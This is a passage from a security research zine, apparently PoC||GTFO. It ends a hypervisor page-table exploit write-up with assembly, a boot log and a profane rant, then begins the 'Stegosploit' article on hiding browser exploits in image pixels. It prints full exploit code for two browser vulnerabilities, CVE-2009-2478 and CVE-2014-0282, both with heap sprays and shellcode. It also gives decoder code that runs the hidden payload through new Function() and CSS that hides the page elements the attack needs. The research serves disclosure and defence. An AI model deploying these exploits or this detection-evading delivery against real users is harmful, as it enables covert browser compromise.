


Figure 9: Page Table Security Constraints

```
~ SeaOS Version 0.3-beta1 Booting Up ~
7 GB and 616 MB available memory (page size=4 KB, kmalloc=slab: ok)
[cpu]: CPUs initialized (boot=0, #APs=7: ok)
[vfs]: Initrd loaded (16 files, 10838 KB: ok)
[kernel]: Kernel is setup (kv=3000, bpl=64: ok)
[kernel]: Setting up environment...done (i/o/e=30001 [tty1]: ok)
Something stirs and something tries, and starts to climb towards the light.
Loading modules...monitor CR3 = 25c073000
--> TRUSTED: 0 = 25c074000
--> TRUSTED: 1 = 25c073000
trust count 2
Testing exploit. If you see "HALTED at 3100", it worked.
HALTED at 3100!
It worked!
```

Figure 10: SeaOS Exploit Running on Real Hardware

> After the `IF` flag is set, the processor begins responding to external, maskable interrupts after the next instruction is executed. The delayed effect of this instruction is provided to allow interrupts to be enabled just before returning from a procedure (or subroutine). For instance, if an `STI` instruction is followed by a `RET` instruction, the `RET` instruction is allowed to execute *before* external interrupts are recognized.

All we need to do is turn off interrupts, queue one, route the interrupt handler into the introspection code's address space, then `MOV` the introspection code's page table base into `CR3` right after we re-enable interrupts with the `STI` instruction. Then we can just ROP our way through the monitor code and do as we please.

And that's where I stopped at three o'clock in the morning five years ago. I had the concept, but it took us another five years to getting around to proving it works on real hardware. As you can see in Figure 10, it totally does.

The final exploit turned out a little different. The most straightforward way to implement this in practice is to utilize the trap flag (`TF`). When you enable this, `POPF` has the same one-instruction delayed behavior that we see in `STI`, and so you merely just set `TF` with `POPF` and move a new value into `CR3` as the next instruction. Thus, the resulting code looks like this:

```
1  cli
   mov rsp, 0x2500 ; we'll need a stack for the interrupt handler
3  mov rax, qword [0x1000] ; read the monitor's CR3 from somewhere in the trap code
   lidt [idtr] ; load the interrupt table
5  pushfq ; get the flags
   or qword [rsp], 100000000b ; set TF
7  popf ; set the flags
   mov cr3, rax ; change address spaces
9  ; <--- TF triggers interrupt here
   loop:
11 jmp loop
```

6.1 Reproducibility

Everything you see here can be reproduced by running the code in the `vm-exploit` branch of the SeaOS kernel tree.[21] The code for the proof of concept itself is also in that repository.[22]

6.2 Concluding Rant

The scientific community has a *structural* problem. In computer science, we do not require researchers to build real systems that can be scrutinized. We do not have a mechanism for thorough review, so we generally do not bother publishing work that breaks another paper. Our field just doesn't consider a broken paper to be particularly notable.

Academics in computer science are too often doomed to talk nonsense unless we fix these issues. Further, researchers in our field are continuing to verge towards irrelevance if they simply follow the system of incentives that makes it a better career move to drop a paper and file a patent than do the work of building real systems and determining real truths about our machines.

To the authors of this paper in particular?
Enjoy your useless fucking patent.
Love,
~djc

[21] `https://github.com/dbittman/seakernel/`
`unzip pocorgtfo08.pdf seakernel-exploit.zip`

[22] `https://github.com/dbittman/seakernel/blob/vm-exploit/drivers/shiv/ex.s`

7 Stegosploit

by Saumil Shah

Stegosploit creates a new way to encode browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image-based exploit delivery—Steganography and Polyglots. Browser exploits are steganographically encoded into JPG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but is decoded and triggered in a victim's browser when loaded.

The Stegosploit Toolkit v0.2, released along with this paper, contains the tools necessary to test image-based exploit delivery. A case study of a Use-After-Free exploit (CVE-2014-0282) is presented with this paper demonstrating the Stegosploit technique.

7.1 Introduction

The probability of an exploit succeeding in compromising its target depends largely upon three factors. Obviously, (1) the target software must be vulnerable, but also the exploit code must not be (2) detected and neutralized in transit or (3) detected and neutralized at the destination.

As malware and intrusion detection systems improve their success ratio, stealthy exploit delivery techniques become increasingly vital in an exploit's success. Simply exploiting an 0-day vulnerability is no longer enough.

This article is focused on browser exploits. Most browser exploits are written in code that is interpreted by the browser (Javascript) or by popular browser add-ons (ActionScript/Flash). When it comes to browser exploits, typical means of detection avoidance involve payload obfuscation; some browser exploits will obfuscate individual characters,[23] while others will split the attack code over multiple script files. Others will use OLE-embedded documents or split the attack code between Javascript and Flash using ExternalInterface.[24]

Exploit detection technology relies upon content inspection of network traffic or files loaded by the application (browser). Content is identified as suspicious either by signature analysis or behavioral analysis. The latter technique is more generic and can be used to detect 0-day exploits as well.

I began experimenting with exploit delivery techniques involving containers that are presumed passive and innocent: images. As a photographer, I have had a long history of detailed image analysis, exploring image metadata and watermarking techniques to detect image plagiarism. Is it possible to deliver an exploit using images and images alone?

My first attempt was to convert Javascript code into image pixels, each character represented by an 8-bit grayscale pixel in a PNG file. The offensive Javascript exploit code is converted into an innocent PNG file. The PNG image is then loaded in a browser and decoded using an HTML5 CANVAS. Decoding is performed via Javascript. The decoder code itself is not detected as being offensive, since it only performs CANVAS pixel manipulation.

Representing Javascript as PNG pixels was explored in 2008 by Jacob Seidelin for an entirely different reason, compressing bulky Javascript libraries.[25]


Borrowing from the CANVAS PNG decoder, I demonstrated an exploit for the Mozilla Firefox 3.5 Font Tags Remote Buffer Overflow (CVE-2009-2478)[26] vulnerability delivered via a grayscale PNG image for the first time at Hack.LU 2010 in my talk, "Exploit Delivery—Tricks and Techniques"[27]. The

[23] http://utf-8.jp/public/jjencode.html
[24] http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html
[25] http://ajaxian.com/archives/want-to-pack-js-and-css-really-well-convert-it-to-a-png-and-unpack-it-via-canvas
[26] https://www.exploit-db.com/exploits/9137/
[27] http://www.slideshare.net/saumilshah/exploit-delivery

```
function packv(b){var a=new Number(b).toString(16);while(a.length<8){a="0"+a}re
turn(unescape("%u"+a.substring(4,8)+"%u"+a.substring(0,4)))}var content="";cont
ent+="<p><FONT>xxxxxxxxxxxxxxxxxxxxxxxxxxxx </FONT></p>";content+="<p><FONT>A
BCD</FONT></p>";content+="<p><FONT>EFGH</FONT></p>";content+="<p><FONT>Aaaaa </
FONT></p>";var contentObject=document.getElementById("content");contentObject.s
tyle.visibility="hidden";contentObject.innerHTML=content;var shellcode="";shell
code+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208380230
6);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2
083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802305);shellcode+
=packv(2083818245);shellcode+=packv(2083802306);shellcode+=packv(2083802306);sh
ellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208380
2306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=pack
v(2083802305);shellcode+=packv(2084020544);shellcode+=packv(2083860714);shellco
de+=packv(2083790820);shellcode+=packv(538968064);shellcode+=packv(16384);shell
code+=packv(64);shellcode+=packv(538968064);shellcode+=packv(2083806256);shellc
ode+=unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b
14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u575
2%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301
%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%
u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u
2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6
850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75
e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u2e63%u7865%u0065");while((shellco
de.length%4)!=0){shellcode+=unescape("%u9090")}var vtables="";for(i=0;vtables.l
ength<128;i++){vtables+=packv(2105344)}var padding=packv(2425393296);var items=
1000;var nopsled_size=1048576;var chunk_size=4096;var mem=new Array();var chunk
1=padding;while(chunk1.length<=chunk_size){chunk1+=chunk1}chunk1=shellcode+chun
k1;chunk1=chunk1.substring(0,chunk_size);var chunk2=chunk1;while(chunk2.length<
=nopsled_size/2){chunk2+=chunk1}chunk2=chunk2.substring(0,nopsled_size/2);var c
hunk3=padding;while(chunk3.length<=chunk_size){chunk3+=chunk3}chunk3=vtables+ch
unk3;chunk3=chunk3.substring(0,chunk_size);var chunk4=chunk3;while(chunk4.lengt
h<=nopsled_size/2){chunk4+=chunk3}chunk4=chunk4.substring(0,nopsled_size/2);for
(i=0;i<items;i++){id=""+(i%10);if(i<(items/2)){mem[i]=chunk2.substring(0,nopsle
d_size/2-1-1)+id}else{mem[i]=chunk4.substring(0,nopsled_size/2-1-1)+id}}var cou
nt=0;for(i=0;i<items;i++){count+=mem[i].length}document.title=count;var searchA
rray=new Array();function escapeData(d){var b;var e;var a="";for(b=0;b<d.length
;b++){e=d.charAt(b);if(e=="&"||e=="?"||e=="="||e=="%"||e==" "){e=escape(e)}a+=e
}return(a)}function DataTranslator(){searchArray=new Array();searchArray[0]=new
 Array();searchArray[0]["str"]="blah";var b=document.getElementById("content");
if(document.getElementsByTagName){var a=0;pTags=b.getElementsByTagName("p");if(
pTags.length>0){while(a<pTags.length){oTags=pTags[a].getElementsByTagName("font
");searchArray[a+1]=new Array();if(oTags[0]){searchArray[a+1]["str"]=oTags[0].i
nnerHTML}a++}}}}function GenerateHTML(){var a="";for(i=1;i<searchArray.length;i
++){a+=escapeData(searchArray[i]["str"])}}function blowup(){DataTranslator();Ge
nerateHTML()}blowup();
```

Figure 11: Firefox 3.5 Font Tags Buffer Overflow Exploit for CVE-2009-2478

code for this exploit is shown in Figure 11, while the same exploit can be compressed into the following PNG image.



In 2014, Sucuri reported a browser exploit campaign that used the now dubbed "255 shades of gray" exploit delivery technique employing the same CANVAS PNG decoder Javascript that I had demonstrated in 2010.[28]

Since 2010, I have been working on several techniques for sophisticated exploit delivery using images. The results of my research have led to the Stegosploit toolset, which I shall use to demonstrate delivering and triggering an exploit for the Internet Explorer CInput Use-After-Free vulnerability (CVE-2014-0228) using *a single image*.[29]

My motivation for image-based exploit delivery is simple. I want to study the effectiveness of image-based exploit delivery, explore ramifications on exploit detection, and evolve new mitigation techniques to combat future threats. However, my main motivation still remains delivering exploits in style, and combining them with my photography![30]

What follows is a detailed discussion on creating and delivering steganographically encoded exploits using nothing but a single image. We shall take a known Internet Explorer Use-After-Free vulnerability (CVE-2014-0282), which is currently delivered using HTML and Javascript, and turn it into an exploit that can be delivered via a single image.

Section 7.2 introduces CVE-2014-0282, provides a quick tour of the Stegosploit Toolkit, and explains the process of steganographically encoding the exploit code into JPG and PNG images.

Section 7.3 deals with decoding the encoded image using Javascript in the victim's browser.

Section 7.4 introduces HTML+Image polyglots, necessary for packing the decoder and steganographically encoded exploit into a single container.

Section 7.5 talks about some of the finer points of HTTP transport when it comes to exploit delivery.

7.2 CVE-2014-0282 Case Study

Stegosploit is a portmanteau of *Steganography* and *Exploit*. Using Stegosploit, it is possible to transform virtually any Javascript-based browser exploit into a JPG or PNG image.

We shall start with a minified Javascript version of the exploit code, tested on Internet Explorer 9 running on Windows 7 SP1. Exploit code for CVE-2014-0282 is shown in Figure 12.

The exploit performs a heap spray using HTML5 CANVAS-based on a technique first discussed at EUSecWest 2012 by Federico Muttis and Anibal Sacco,[31] and code borrowed from Peter Hlavaty's HTML5 Heap Spray code h5spray.[32]

The exploit sprays a simple VirtualProtect ROP chain and Windows command execution shellcode to launch calc.exe upon successfully triggering the IE CInput Use-After-Free vulnerability.[33]

To deliver this exploit in *style*, and also for various practical reasons, let's obey five restrictions. (1) No data to be transmitted over the network except JPG or PNG files. (2) The image displayed in the browser should have no visible aberration or distortion. (3) No exploit code should be present as strings within the image file. (4) The image should decode the exploit code upon being loaded in the browser without any external user interaction. (5) Only ONE image shall be used for this exploit.

We shall begin with a JPG image of Kevin McPeake, who volunteered to have this exploit *painted* on his face for a demonstration at Hack In The Box Amsterdam 2015.

[28] https://blog.sucuri.net/2014/02/new-iframe-injections-leverage-png-image-metadata.html
[29] https://www.exploit-db.com/exploits/33860/
[30] http://www.spectral-lines.in/
[31] http://www.coresecurity.com/corelabs-research/publications/html5-heap-sprays-pwn-all-things
[32] http://www.zer0mem.sk/?p=5
[33] https://www.exploit-db.com/exploits/33860/

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flat
ten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='
number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a){retur
n(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);t
his.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0
;d<n.length;d++){this.f.push(n.charCodeAt(d))}}}};H5.prototype.fill=function(a)
{for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.l
ength)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=
0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var
 a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=
a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5()
;try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x0
0\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x
28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\
xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a
\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x3
1\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x
75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\
x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb
\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf
0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\x
bb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var
 c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(137
1351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,20212
2400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.s
etData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<10
0;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('
fm').innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2)
{b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();
document.getElementById('c2').checked=true;document.getElementById('c2').onprop
ertychange=changer;flag=true;document.getElementById('fm').reset()}setTimeout(r
un,1000);
```

Figure 12: Exploit for CVE-2014-0282, to be decoded by Figure 13.

7.2.1 Encoding the Exploit Code

Steganography is a well established science. There are several steganography algorithms that not only avoid visual detection but also provide error correction and the ability to survive basic image transformation. Popular algorithms such as F5[34] have been implemented in Javascript.[35] However, we will use very basic steganography to keep the decoder code compact and simple.

An image is essentially an array of pixels. Each pixel can have three channels: Red, Green, and Blue. Each channel is represented by an 8-bit value, which provides 256 discrete levels of color. Some images also have a fourth channel, called the alpha channel, which is used for pixel transparency. We shall restrict ourselves to using only the R, G, and B channels. A black and white image uses the same values for R, G, and B channels for each pixel.

Let us, for simplicity's sake, consider black and white images to start with. Keeping in mind 8-bit grayscale values, we can visualize an image to be composed of 8 separate bit layers. Bit layer 0 is an image formed by values of the least significant bit (LSB) of the pixels. Bit layer 1 is formed by values of the second least significant pixel bit. Bit layer 7 is formed by values of the most significant bit (MSB) of all the pixels.

Kevin's image can be decomposed into 8-bit layers as shown in the following images.

Note that the images are equalized to show the presence and absence of pixel bits. Bit layer 7 contributes the maximum information to the image. It is akin to the broad outlines of a painting. As we step down through the bit layers, the information contributed to the image decreases, but the level of detail increases. Bit layer 0 in isolation looks like noise and contributes to the finer shade variations in the overall image.

Think of the bit layers as transparent sheets. When they are superimposed together, they will result in the complete image. The exploit code shall be written on one of these transparent sheets. First, the exploit code is converted to a bit stream. Each bit from the exploit bit stream is written onto the bit in the image's bit layer. The bit layers are then superimposed together to create an image, one that contains the exploit code encoded in its pixels. Encoding the exploit bit stream on higher bit layers will result in significant visual distortion of the resultant image. The goal is to encode the exploit bit stream into lower bit layers, preferably bit layer 0 which comprises of the LSB of all the pixels.

For comparison, here are two resultant images, with the exploit bit stream encoded on bit layer 7 versus bit layer 2. The pixel encoding is exaggerated using red pixels for 1's and black pixels for 0's encoded in a 3×3 grid.

[34] http://f5-steganography.googlecode.com/files/F5%20Steganography.pdf
[35] https://github.com/desudesutalk/js-jpeg-steg

The resultant image, when the bitstream is encoded on bit layer 2, shows little or no visual aberration, even close up.

JPG images are compressed using a discrete cosine transform (DCT) based lossy compression algorithm. A pixel may be approximated to its nearest neighbor for better compression at the cost of image entropy and detail. The resultant visual degradation would be negligible, but the loss of pixel data introduces significant errors in steganographic message recovery. To overcome pixel loss of JPG encoding, we shall use an iterative encoding technique, which shall result in an error-free decoding of the encoded bit stream.

"Exploring JPEG" is an aptly named article that provides detailed explanation of how JPG files compress image data.[36]

7.2.2 Iterative Encoding for JPG Images

JPG encoders can use variable quality settings. Low quality offers maximum compression. However, the maximum quality level does not provide us with lossless compression. Certain pixels will still be approximated no matter what, even if we use the highest possible encoding quality level. To further minimize pixel approximation, we shall not encode the exploit bit stream on consecutive pixels, but rather in a pixel grid with every nth pixel in rows and columns being used for encoding the bit stream. Pixel grids of 3×3 and 4×4 perform much better compared to encoding on every consecutive pixel. Increased pixel grid dimensions do not make for lower errors.

The encoding process can be represented as follows.

- Let I be the source image.
- Let M be the message to be encoded on a given bit layer of image I.
- Let $ENCODE$ be the steganographic encoder function, and let $DECODE$ be the steganographic decoder function.
- Let b be the number of the bit layer (0–7).
- Let J be the JPG encoder function.

By encoding message M onto image I, we shall obtain resultant image I', as follows:

$$I' = J(ENCODE(I, M, b))$$

Upon decoding image I', we shall obtain a resultant message M', as follows:

$$M' = DECODE(I', b)$$

For JPG images, M' is not equal to M. Let Δ be the error between the original and resultant message.

$$\Delta = M - M'$$

Our goal is to get $\Delta = 0$. If we re-encode the original message M on resultant image I', we shall obtain a new image I'':

$$I'' = J(ENCODE(I', M, b))$$

Decoding I'' will result in message M'' as follows:

$$M'' = DECODE(I'', b)$$

$$\Delta' = M - M''$$

[36] https://www.imperialviolet.org/binary/jpeg/

If $\Delta' < \Delta$, then we can assume that the encoding process shall converge, and after N iterations, we will get an error-free decoded message and $\Delta = 0$.

Note: since the encoding and decoding processes operate on discrete pixels, certain situations result in non-convergence with neighboring pixels flipping alternately like Conway's Game of Life.The number of passes required for convergence depends upon the encoder used in the JPG processor library.

Stegosploit's iterative encoder tool `iterative_encoder.html` uses the browser's built in JPG processor library via HTML5 CANVAS. All steganographic encoding is performed in-browser using CANVAS. Browsers use different JPG processor libraries. A steganographically generated JPG from Firefox will not accurately decode in Internet Explorer, and vice versa. A future goal is to achieve cross-browser JPG steganography compatibility. For now, PNG provides cross-browser steganography compatibility because it employs lossless compression. Therefore, for CVE-2014-0282, we shall use IE9 to perform the steganographic encoding.

7.2.3 A Few Notes on Encoding on JPG using CANVAS

All Stegosploit tools use HTML5 CANVAS for image analysis, encoding, and decoding. Here are some of the finer points to be kept in mind for using or extending the tools.

Note: These observations are based on encoding that involved messages averaging 2500 bytes in size, the average size of a typical minified and compacted browser exploit.

`iterative_encoding.html` generates JPG images using the `toDataURL("image/jpeg", quality)`. The `quality` parameter is a value between 0 and 1. As mentioned earlier, a value of 1 does not imply lossless encoding. By default, `iterative_encoding.html` keeps the quality value as 1. Reducing the quality value increases the pixel deviation with each encoding round, prolonging the convergence, and in some cases not leading to convergence at all. The quality of encoding also depends upon whether the encoder uses software-only encoding or hardware assisted encoding. Floating point precision, make and model of GPU, and JPG libraries across different platforms contribute to minor errors when encoding and decoding across browsers.

I have found that encoding at bit layer 0 and 1 usually never results into convergence when it comes to JPG. My tests were performed with IE9 and Firefox 21. Bit layers 2 and 3 have shown more success when it comes to encoding, especially on IE. Bit layer 5 and above result in noticeable visual aberration of the encoded image.

A pixel grid of 3×3 is preferred for the encoding process. This implies 1 bit for every 9 pixels in the image. Higher pixel grids yield faster convergence and less visual degradation. The JPG DCT algorithm encodes 8×8 pixel squares at a time. It doesn't make sense to use a pixel grid larger than 8×8.

I encountered unusual errors when encoding larger images. The pixel array of the CANVAS appeared to be truncated beyond a certain dimension. For example, encoding was successful on 1024x768 pixel images, but completely fell apart on 1280x850 pixel images. While I have not tested the operating limit in terms of dimensions, a discussion on Stack Overflow[37] seems to indicate that IE might limit CANVAS memory to 20MB.

Color images can be thought of as composite images derived from three channels: Red, Green, and Blue. Each image can therefore be visualized as being decomposed into three channels, and each channel is further decomposed into 8-bit layers. We can choose to encode on any one of the 24 image layers.

Firefox's JPG encoder outperforms IE's JPG encoder when it comes to color images. IE's JPG encoder does not usually converge when encoding at bit layers below 3.

Stegosploit's encoding process only affects the pixel data stored with the JPG file. All other metadata including EXIF tags do not affect the encoding/decoding process. Encoded images generated from `iterative_encoding.html` do not retain any metadata present in the original image. This is because `toDataURI("image/jpeg")` generates entirely new JPG data. It is possible to copy the original JPG metadata back onto the encoded image using EXIF manipulation tools such as `exiftool`.

```
$ exiftool -tagsFromFile source.JPG \
2          -all:all encoded.JPG
```

Certain applications check for validity of images

[37] Stack Overflow, "Strange issue with Canvas in Internet Explorer 9, is there any constraint of width and size of canvas/context?"

using metadata. Metadata adds more "legitimacy" to the steganographically encoded image.

7.2.4 Encoding for PNG images

PNG images store pixel data using lossless compression. There is no approximation of pixels, and therefore there is no loss of quality. HTML5 CANVAS has the ability to generate PNG images using the `toDataURI("image/png")` method.

`iterative_encoding.html` has the ability to auto-detect the source image type, based on its extension, and use the appropriate encoding process.

Encoding on PNG images has several advantages over JPG:

The encoding process completes in a single pass. Encoding is possible at the lower layer, as the LSB, so no visual aberrations occur in the resulting image. Cross-browser decoding works accurately, and it is possible to encode in the alpha channel![38]

7.3 Decoding the Exploit

A steganographically encoded exploit is performed in roughly the following six steps.

(1) Load the HTML containing the decoder Javascript in the browser.

(2) The decoder HTML loads the image carrying the steganographically encoded exploit code.

(3) The decoder Javascript creates a new `canvas` element.

(4) Pixel data from the image is loaded into the `canvas`, and the parent image is destroyed from the DOM. From here onwards, the visible image is from the pixels in the `canvas` element.

(5) The decoder script reconstructs the exploit code bitstream from the pixel values in the encoded bit layer.

(6) The exploit code is reassembled into Javascript code from the decoded bitstream.

(7) The exploit code is then executed as Javascript. If the browser is vulnerable, it will be compromised.

7.3.1 Decoder for CVE-2014-0282

By and large the function of decoding the steganographically encoded exploit remains the same, but certain browser exploits need some extra support, by pre-populating certain elements in the DOM. CVE-2014-0282 is one such exploit that requires elements like `<form>`, `<textarea>`, `<input>` to be present in the DOM before triggering the Use-After-Free via Javascript.

The HTML code containing the decoder script and other DOM elements required by CVE-2014-0282 is shown below in Figure 13.

The HTML code is packed as tightly as possible. There are several important factors to be noted, each serving a specific purpose.

If IE9 does not detect the `<!DOCTYPE html>` declaration at the beginning of the HTML document, it switches over to Quirks Mode instead of Standards Mode. Without Standards Mode, `canvas` does not work, and our entire decoder process grinds to a halt.

Fortunately, IE can be switched over to Standards Mode using the `X-UA-Compatible` header as follows:[39]

```
<head><meta http-equiv="X-UA-Compatible"
    content="IE=Edge">
```

The decoder script in Figure 13 performs the inverse function of the encoder. The script requires three global variables that are hardcoded in the first line:

- bL Bit Layer. It has to match the bit layer used for encoding the bitstream.
- eC Encoding Channel. 0 = Red, 1 = Green, 2 = Blue, 3 = All Channels (grayscale)
- gr Pixel Grid. Here 3 implies a 3x3 pixel grid, the same grid used in the encoding process.

The script ends by invoking the function `exc()` with the reconstructed exploit Javascript string.

The most obvious way of executing Javascript code represented as a string would be to use the `eval()` function. `eval()`, however, gets flagged as potentially dangerous code.

Another way of executing Javascript code from strings is to create a new anonymous `Function` object, with the Javascript string supplied as an argument to its constructor. The resultant `Function` object can then be invoked to the same effect as `eval()`ing the string.

[38] Note that `iterative_encoding.html` doesn't support this yet.

[39] `https://msdn.microsoft.com/en-us/library/jj676915%28v=vs.85%29.aspx`

```
1 function exc(b){var a=setTimeout((new
      Function(b)),100)}window.onload=i0;
</script>
```

Hat tip to Dr. Mario Heiderich for first discovering this technique.

When delivering exploits in style, the rendered view has to appear neat and clean. Extra DOM elements required for the Use-After-Free bug should not clutter the display. An extra `<style>` tag inserted into the HTML allows us to selectively display only the image, and hide everything else by default.

```
<style>body{visibility:hidden;} .s{
      visibility:visible;position:absolute;top
      :15p
2 x;left:10px;}</style></head>
```

The above CSS style sets the contents of `body` as hidden. Only elements with style class `s` will be displayed. The following DOM elements required for the Use-After-Free are all hidden from view:

```
<body><form id=fm><textarea id=c value=a1></
      textarea><input id=c2 type=checkbox
2  name=o2 value="a2">Test check<Br><textarea
      id=c3 value="a2"></textarea><input
type=text name=t1></form>
```

Only the image is visible, since it is wrapped within a `<div>` tag with CSS class `s` applied to it. Note the source of the image is set to `#`, which results into the current document URL. We shall see the usefulness of this trick when we discuss polyglot documents in a later section.

```
1 <div class=s><img id=px src="#"></div>
</body></html>
```

7.3.2 Exploit Delivery - Take 1

At this stage, we have the components necessary to deliver the exploit: (1) the HTML page containing the decoder and (2) the exploit code steganographically encoded in a JPG file.

Individual inspection of the above two components would reveal nothing suspicious. The decoder Javascript contains no potentially offensive content. Its code simply manipulates `canvas` pixels and arrays.

The encoded JPG file also carries no offensive strings. All the exploit code—the shellcode, the ROP chain, the Use-After-Free trigger—is now embedded as bits in pixels.

Earlier versions of Stegosploit, like the one demonstrated at SyScan 2015 Singapore used these two separate components to deliver the exploit.

